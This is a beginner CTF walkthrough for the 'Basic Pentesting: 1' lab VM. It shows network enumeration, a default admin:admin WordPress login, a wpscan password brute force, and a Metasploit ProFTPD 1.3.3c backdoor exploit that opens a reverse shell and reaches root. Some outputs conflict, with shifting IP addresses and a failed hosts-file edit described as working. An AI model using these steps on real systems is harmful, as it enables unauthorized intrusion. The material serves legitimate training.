

Lab - Basic Pentesting: 1 CTF Walkthrough


This small boot2root VM contains multiple remote vulnerabilities and multiple privilege escalation vectors. The validation for this walkthrough used VirtualBox, which is the recommended platform. It may also work with VMWare.

Hardware Requirements

- Installation of VirtualBox
- One virtual install of Kali Linux
- One virtual install of the Basic Pentesting OVA file which can be downloaded from [here](#).

Ensure the network adapter for both machines to set to either bridged or NAT.

This VM will not boot until you go into the settings and disable the USB controller.



This CTF is specifically intended for those new to penetration testing. If you're a beginner, you should hopefully find the difficulty of the VM to be just right.

Your goal is to attack this VM and gain root privileges remotely.

Organization

Create a folder on the desktop of your Kali machine. Name the folder, **pentest**. When using a terminal, change directory to the **pentest** folder and run all your commands from this location. Save any downloads or captured files to this location.

```
root@kali: ~/Desktop/pentest
File Edit View Search Terminal Help
root@kali:~# cd Desktop/pentest
root@kali:~/Desktop/pentest#
```

Enumeration

We begin with the basics (always) by enumerating the machine for its IP address and any open ports and services that are running.

There's no harm in getting the network ranges by doing an IFCONFIG from your Kali terminal.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.38 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 2601:7c1:103:abb0:a00:27ff:fef8:42a7 prefixlen 64 scopeid 0x0<global>
    inet6 2601:7c1:103:abb0:a104:927d:2e:3f59 prefixlen 64 scopeid 0x0<global>
    inet6 2601:7c1:103:abb0::eec9 prefixlen 128 scopeid 0x0<global>
    inet6 fe80::a00:27ff:fef8:42a7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f8:42:a7 txqueuelen 1000 (Ethernet)
    RX packets 180 bytes 29548 (28.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 356 bytes 43932 (42.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Once we have our network range, we can discover the target machine's IP address by using **netdiscover**, **Nmap** or **ARP**.

Using netdiscover

```
netdiscover -r 10.0.0.8/8
```

```
Currently scanning: 10.0.37.0/8 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
10.0.0.1          00:50:f1:80:00:00  3      180 Intel Corporation
10.0.0.138       b8:a1:75:f3:b0:51  1       60 Roku, Inc.
10.0.0.165       20:c9:d0:b3:a2:bd  1       60 Apple, Inc.
root@kali:~/Desktop/ctf#
```

Using ARP

```
arp-scan -l
```

```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.0.1          00:50:f1:80:00:00  Intel Corporation
10.0.0.165       20:c9:d0:b3:a2:bd  Apple, Inc.
10.0.0.138       b8:a1:75:f3:b0:51  Roku, Inc.
10.0.0.249       08:00:27:cc:58:66  Cadmus Computer Systems
10.0.0.254       00:05:04:03:02:01  Naray Information & Communication Enterp
rise
10.0.0.63        0c:72:d9:57:78:d1  (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.050 seconds (124.88 hosts/sec). 6
responded
root@kali:~#
```

We're now ready to do a Nmap scan.

```
nmap -sS -AT4 10.0.0.249
```

The -sS switch looks for open ports and services while the -AT4 switch looks for OS information.

```
root@kali:~# nmap -sS -AT4 10.0.0.249
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-09 19:51 EDT
Nmap scan report for 10.0.0.249
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
)
|_ ssh-hostkey:
|_  2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_  256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:CC:58:66 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Port: 21

There is an ftp server listening on port 21. Nmap informs us that the ftp service is likely ProFTPD 1.3.3c.

Port: 22

There is an ssh service listening on port 22. Nmap informs us that is likely OpenSSH 7.2p2 Ubuntu 4ubuntu 2.2.

Port: 80

There is an HTTP server listening on port 80. It is likely Apache httpd 2.4.18.

Since we have HTTP running on port 80, let's conduct a web server scan using Nikto and dirb.

```
nikto -host 10.0.0.249
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2018-07-01 01:58:11 (GMT-4) (13 seconds)
-----
+ 1 host(s) tested
```

```
dirb http://10.0.0.249
```

DIRB is a Web Content Scanner. It looks for existing or hidden Web Objects. It works by launching a dictionary-based attack against a web server and analyzing the response.

```
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Sep  9 19:58:34 2019
URL_BASE: http://10.0.0.249/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

---- Scanning URL: http://10.0.0.249/ ----
+ http://10.0.0.249/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://10.0.0.249/secret/
+ http://10.0.0.249/server-status (CODE:403|SIZE:298)

---- Entering directory: http://10.0.0.249/secret/ ----
+ http://10.0.0.249/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.0.249/secret/wp-admin/
==> DIRECTORY: http://10.0.0.249/secret/wp-content/
```

Nikto and dirb both indicate the existence of a secret directory at /secret/. Furthermore, the files and directories discovered by dirb suggest that /secret/ is a WordPress site. Visiting the page confirms this, so we will run a scan to enumerate the site.

Using our browser and the IP address of the target, we get the default page for the site.




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Appending/secret to the front of the IP address gives up the hidden page.



[Skip to content](#)

My secret blog


My secret blog

The website is distorted, but we now know this is a WordPress site. Let's add the domain name to our Kali host file to see if we can get the theme page.

```
echo "10.0.0.249 vtcsec" >> /etc/hosts
```

```
root@kali:~/Desktop/ctf# echo "10.0.0.249 vtcsec" >> /etc/hosts
bash: /etc/hosts: Read-only file system
root@kali:~/Desktop/ctf#
```

Using the same IP and URL for the /secret/ page and we now get the WordPress theme page properly rendered.



Scroll down the page until to you come to link for the login.

META

[Login](#)


[Entries RSS](#)

[Comments RSS](#)

[WordPress.org](#)

Nearly all well know applications, and networking devices come preconfigured with a default username and password. We should always try the well-known default username password when attempting to guess the login information. For example, for a Cisco appliance out of the box, the default username, and password are cisco: cisco, and for a WordPress site it is, admin: admin.

We attempt to login into the word press site using the default username and password of admin: admin.



And we are in! We now have complete administrative access to the WordPress site. This is more common than you might think. As a pentester or hacker, you will find plenty of default usernames and passwords being used.

We need not waste our times trying to guess login credentials. These can be discovered using any number vulnerability scanners which will have a signature file that will attempt to login using the default credentials.

For a WordPress, we can use **wpscan** scan to brute-force the login credentials for a WordPress site.

```
wpscan -u http://10.0.0.249/secret/ --enumerate u
```

```
root@kali:~/Desktop/ctf# wpscan -u http://10.0.0.249/secret/ --enumerate u
```

```
[+] Enumerating usernames ...
[+] We identified the following 1 user:
+----+-----+-----+
| ID | Login | Name |
+----+-----+-----+
| 1 | admin | admin - My secret |
+----+-----+-----+
[!] Default first WordPress username 'admin' is still used
```


We can now use **wpscan** with a wordlist to try and brute force the password.

```
wpscan --url 10.0.0.249/secret --wordlist /usr/share/wordlists/dirb/big.txt --threads 2
```

```
root@kali:~/Desktop/ctf# wpscan --url 10.0.0.249/secret --wordlist /usr/share/wordlists/dirb/big.txt --threads 2
```


Reading the scan results it seems we did not recover a password, but there is an error message “We received an unknown response for login: **admin** and password: **admin**.” So we did brute-force the site and recovered admin: admin as the username and password.

```
[+] Starting the password brute forcer
[!] ERROR: We received an unknown response for login: admin and password: admin
Brute Forcing 'admin' Time: 00:02:38 <===== > (20469 / 20470) 99.99% ETA: 00:00:00

+---+-----+-----+-----+-----+
| ID | Login | Name           | Password |
+---+-----+-----+-----+
| 1  | admin | admin - My secret |          |
+---+-----+-----+-----+

[+] Finished: Sun Jul  1 21:55:11 2018
[+] Elapsed time: 00:02:39
[+] Requests made: 20554
[+] Memory used: 39.777 MB
root@kali:~/Desktop/pentest#
```

Back to our WordPress login page, we type in admin as the username and admin as the password. Success!



We have logged onto the WordPress site with full administrative access; this will allow us to upload and run files on the server.

Vulnerability Analysis

We have two additional ports to examine. Using searchsploit, we can look for any known exploit that might be used against the FTP service and version running on the server, ProFTPD 1.3.3c

FTP

```
searchsploit ProFTPD 1.3.3c
```

```
root@kali:~/Desktop/pentest# searchsploit ProFTPD 1.3.3c
-----
Exploit Title | Path
-----|-----
ProFTPD 1.3.3c - Compromised Source Bac | exploits/linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execu | exploits/linux/remote/16921.rb
-----
Shellcodes: No Result
root@kali:~/Desktop/pentest#
```

Searchsploit indicates that this version of ProFTPD can be backdoored and there is a Metasploit module for the exploit. We will return to this opportunity later.

SSH

```
searchsploit OpenSSH 7.2p2
```

```
root@kali:~/Desktop/pentest# searchsploit Openssh 7.2p2
-----
Exploit Title | Path
-----|-----
OpenSSH 7.2p2 - Username Enumeration | exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration | exploits/linux/remote/40113.txt
-----
Shellcodes: No Result
root@kali:~/Desktop/pentest#
```

We find a vulnerability in this version of OpenSSH that allows username enumeration, but since we are likely to get a shell through either FTP or HTTP, we can mark this as the last chance for romance type possibility.

Exploitation

We can search Metasploit for the FTP exploit we found earlier using searchsploit.

```
root@kali:~/Desktop/ctf# msfconsole
```

```

msf > search ProFTPD-1.3.3c
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date Rank      Description
----                               -
exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02    excellent ProFTPD-1.3.3c Backdoor Command Execution

```

We found our exploit, and it is rated as excellent. We next need to load the exploit. Use the show options command to see what setting to configure.

```

msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
----      -
RHOST     RHOST            yes       The target address
RPORT     RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(unix/ftp/proftpd_133c_backdoor) >

```

For this exploit all we need to set is the IP address of the remote host which is our target IP address.

```

msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 10.0.0.249

```

Type in the exploit command.

```

msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.30:4444
[*] 192.168.0.32:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QbAXEbtBy5L7ayCI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QbAXEbtBy5L7ayCI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.30:4444 -> 192.168.0.32:58874) at 2018-07-21 04:13:19 -0400

◀ This your shell prompt.

```

We're not going to see a prompt, but it's there. We next need to use a bit of Python coding to improve our situation.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
[*] Command shell session 1 opened (192.168.0.29:4444 -> 192.168.0.30:53894) at 2018-07-02 03:42:41 -0400
python -c 'import pty; pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/#
```

We have root access to the machine!

Summary –

This was an easy CTF to complete. There are plenty of walkthroughs for this CTF on the Internet. I tried many of them and ended up taking bits and pieces for two or three of the best to get one that would work with the latest version of Kali and the software. We exploited FTP, HTTP, and WordPress.

You were shown how to use **wpscan** to brute-force a username and password on WordPress site. You were introduced to a bit of Python code to take a limited shell to full root access. This lab had something for everyone and used the hacking methodology to gain root access.

Get used to building and organizing your attack. You don't want files scattered all over your desktop. For every step that was shown in the walkthrough, there are 3 or 4 others that will get you the same result.

Everything shown is reusable and overtime, and with enough practice, you will start to recall some of your favorite exploits.

End of the Walkthrough!